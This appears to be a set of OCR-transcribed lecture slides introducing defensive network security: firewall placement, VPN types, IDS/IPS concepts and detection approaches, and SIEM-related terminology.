
Firewall Deployment

- Corporate Network Gateway
- Internal Segment Gateway
  - Protect sensitive segments (Finance, HR, Product Development)
  - Provide second layer of defense
  - Ensure protection against internal attacks and misuse




What is a VPN?

- A VPN is a private connection over an open network
- A VPN includes authentication and encryption to protect data integrity and confidentiality




Types of VPNs

- Remote Access VPN
  - Provides access to internal corporate network over the Internet
  - Reduces long distance, modem bank, and technical support costs
  - PAP,CHAP,RADIUS




Types of VPNs

- Remote Access VPN
- Site-to-Site VPN
  - Connects multiple offices over Internet
  - Reduces dependencies on frame relay and leased lines




Types of VPNs

- Remote Access VPN
- Site-to-Site VPN
- Extranet VPN
  - Provides business partners access to critical information (leads, sales tools, etc)
  - Reduces transaction and operational costs



Types of VPNs

- Remote Access VPN
- Site-to-Site VPN
- Extranet VPN
- Client/Server VPN
  - Protects sensitive internal communications



LAN clients with sensitive data


Overview of IDS/IPS

- Intrusion
  - A set of actions aimed at compromising the security goals (confidentiality, integrity, availability of a computing/networking resource)
- Intrusion detection
  - The process of identifying and responding to intrusion activities
- Intrusion prevention
  - The process of both detecting intrusion activities and managing responsive actions throughout the network.

Overview of IDS/IPS

- Intrusion detection system (IDS)
  - A system that performs automatically the process of intrusion detection.
- Intrusion prevention system (IPS)
  - A system that has an ambition to both detect intrusions and manage responsive actions.
  - Technically, an IPS contains an IDS and combines it with preventive measures (firewall, antivirus, vulnerability assessment) that are often implemented in hardware.

Components of Intrusion Detection System



Intrusion Detection Approaches

- Modeling
  - Features: evidences extracted from audit data
  - Analysis approach: piecing the evidences together
    - Misuse detection (a.k.a. signature-based)
    - Anomaly detection (a.k.a. statistical-based)
- Deployment: Network-based or Host-based
  - Network based: monitor network traffic
  - Host based: monitor computer processes


Security Information and Event Management (SIEM)


- **LMS - *"Log Management System"* –** a system that collects and store Log Files (from Operating Systems, Applications, etc) from multiple hosts and systems into a single location, allowing centralized access to logs instead of accessing them from each system individually.
- **SLM /SEM**– ***"Security Log/Event Management"*** – an LMS, but marketed towards security analysts instead of system administrators. SEM is about highlighting log entries as more significant to security than others.
- **SIM – *"Security Information Management"*** - an Asset Management system, but with features to incorporate security information too. Hosts may have vulnerability reports listed in their summaries, Intrusion Detection and AntiVirus alerts may be shown mapped to the systems involved.
- **SEC - "Security Event Correlation" –** To a particular piece of software, three failed login attempts to the same user account from three different clients, are just three lines in their logfile. To an analyst, that is a peculiar sequence of events worthy of investigation, and Log Correlation (looking for patterns in log files) is a way to raise alerts when these things happen.
- **SIEM – "Security Information and Event Management"** – SIEM is the "All of the Above" option, and as the above technologies become merged into single products, became the generalized term for managing information generated from security controls and infrastructure. We'll use the term SIEM for the rest of this presentation

Background on Network Components


- Router
- Switch (L2 & L3)
- Servers (Application, Database, etc.)
- Firewall
- Demilitarized Zone (DMZ)
- Virtual Private Network
- IPS/IDS

Defense in Depth





